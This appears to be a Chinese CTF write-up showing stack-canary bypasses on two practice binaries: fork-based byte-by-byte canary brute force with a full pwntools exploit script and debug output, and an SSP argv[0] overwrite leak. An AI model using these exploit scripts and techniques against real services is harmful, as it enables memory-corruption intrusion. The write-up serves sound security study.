
方法介绍：爆破canary

利用fork进程特征，canary的不变性，通过循环爆破canary的每一位


开始分析：



```
king@ubuntu:~/桌面/canary$ checksec bin1
[*] '/home/king/\xe6\xa1\x8c\xe9\x9d\xa2/canary/bin1'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
king@ubuntu:~/桌面/canary$ 
```




```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
  __pid_t v3; // [esp+Ch] [ebp-Ch]

  init();
  while ( 1 )
  {
    v3 = fork();
    if ( v3 < 0 )
      break;
    if ( v3 )
    {
      wait(0);
    }
    else
    {
      puts("welcome");
      fun();
      puts("recv sucess");
    }
  }
  puts("fork error");
  exit(0);
}
```



```
unsigned int fun()
{
  char buf; // [esp+8h] [ebp-70h]
  unsigned int v2; // [esp+6Ch] [ebp-Ch]

  v2 = __readgsdword(0x14u);
  read(0, &buf, 0x78u);
  return __readgsdword(0x14u) ^ v2;
}
```

有栈溢出漏洞，但是开启了栈溢出保护，又因为是线程，联想到爆破法，这题的canary地址和上题一样，先覆盖100位，再填，我们知道程序的canary的最后一位是0，所以




```
canary = '\x00'
for i in range(3):
    for i in range(256):
        p.send('a'*100 + canary + chr(i))
        a = p.recvuntil("welcome")
        if "recv" in a:
            canary += chr(i)
            break
```

因为canary有4位，最后一位是\x00，所以还要循环3次，每一次从256（ASCII码范围）中取，有合适的+1，没有继续循环，直到跑出来，这是32位的情况，64位的话爆破
最后栈溢出绕过直接执行那个函数。

payload：

```
#coding=utf8
from pwn import *
context.log_level = 'debug'
context.terminal = ['gnome-terminal','-x','bash','-c']
context(arch='i386', os='linux')#arch■■■■i386~■■■
local = 1
elf = ELF('./bin1')
#■■■,0■■
if local:
    p = process('./bin1')
    libc = elf.libc

else:
    p = remote('',)
    libc = ELF('./')
p.recvuntil('welcome\n')
canary = '\x00'
for i in range(3):
    for i in range(256):
        p.send('a'*100 + canary + chr(i))
        a = p.recvuntil("welcome\n")
        if "recv" in a:
            canary += chr(i)
            break
getflag = 0x0804863B
payload = 'a'*100 + canary + 'a'*12 + p32(getflag)
p.sendline(payload)
p.interactive()
```



```
    00000068
[DEBUG] Received 0x14 bytes:
    'recv sucess\n'
    'welcome\n'
[DEBUG] Sent 0x79 bytes:
    00000000  61 61 61 61  61 61 61 61  61 61 61 61  61 61 61 61  │aaaa│aaaa│a
a│aaaa│
    *
    00000060  61 61 61 61  00 81 2f 95  61 61 61 61  61 61 61 61  │aaaa│··/·│a
a│aaaa│
    00000070  61 61 61 61  3b 86 04 08  0a                        │aaaa│;···│
    00000079
[*] Switching to interactive mode
[DEBUG] Received 0x14 bytes:
    'GWHT{YOU_A3R_COOL!}\n'
GWHT{YOU_A3R_COOL!}
[DEBUG] Received 0x1c bytes:
    'welcome\n'
    'recv sucess\n'
    'welcome\n'
welcome
recv sucess
welcome
```


canary：0x952f8100

题目3：bin2(原题是OJ的smashes)

方法介绍：

ssp攻击：argv[0]是指向第一个启动参数字符串的指针，只要我们能够输入足够长的字符串覆盖掉argv[0]，我们就能让canary保护输出我们想要地址上的值。

开始分析：




```
king@ubuntu: ~/桌面/canary
king@ubuntu:~/桌面/canary$ ./bin2
Hello!
What's your name? aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Nice to meet you, aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.
Please overwrite the flag: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Thank you, bye!
*** stack smashing detected ***: ./bin2 terminated
已放弃 (核心已转储)
king@ubuntu:~/桌面/canary$
```

我们来看一下源码

__stack_chk_fail :

```
void
__attribute__ ((noreturn))
__stack_chk_fail (void) {
        __fortify_fail ("stack smashing detected");
}
```


fortify_fail



```
void
__attribute__ ((noreturn))
__fortify_fail (msg)
   const char *msg; {
      /* The loop is added only to keep gcc happy. */
         while (1)
              __libc_message (2, "*** %s ***: %s terminated\n", msg, __libc_argv[0] ?: "<unknown>")
}
libc_hidden_def (__fortify_fail)
```


这里介绍故意触发_stack_chk_fail：

ssp攻击：argv[0]是指向第一个启动参数字符串的指针，只要我们能够输入足够长的字符串覆盖掉argv[0]，我们就能让canary保护输出我们想要地址上的值，举个例子：




```
cn = process('pwn_smashes')
cn.recv()
cn.sendline(p64(0x0000000000400934)*200) #直接用我们所需的地址占满整个栈
cn.recv()
cn.sendline()
cn.recv()

#.rodata:0000000000400934 aHelloWhatSYour db 'Hello!',0Ah           ; DATA XREF: func_1+1o
#.rodata:0000000000400934                 db 'What',27h,'s your name? ',0
#.rodata:000000000040094E ; char s[]
#.rodata:000000000040094E s               db 'Thank you, bye!',0  ; DATA XREF: func_1:loc_400878o
#.rodata:000000000040095E                 align 20h
#.rodata:0000000000400960 aNiceToMeetYouS db 'Nice to meet you, %s.',0Ah
#.rodata:0000000000400960                                         ; DATA XREF: func_1+3Fo
#.rodata:0000000000400960                 db 'Please overwrite the flag: ',0
#.rodata:0000000000400992                 align 8
#.rodata:0000000000400992 _rodata         ends
```

输出结果令我们满意



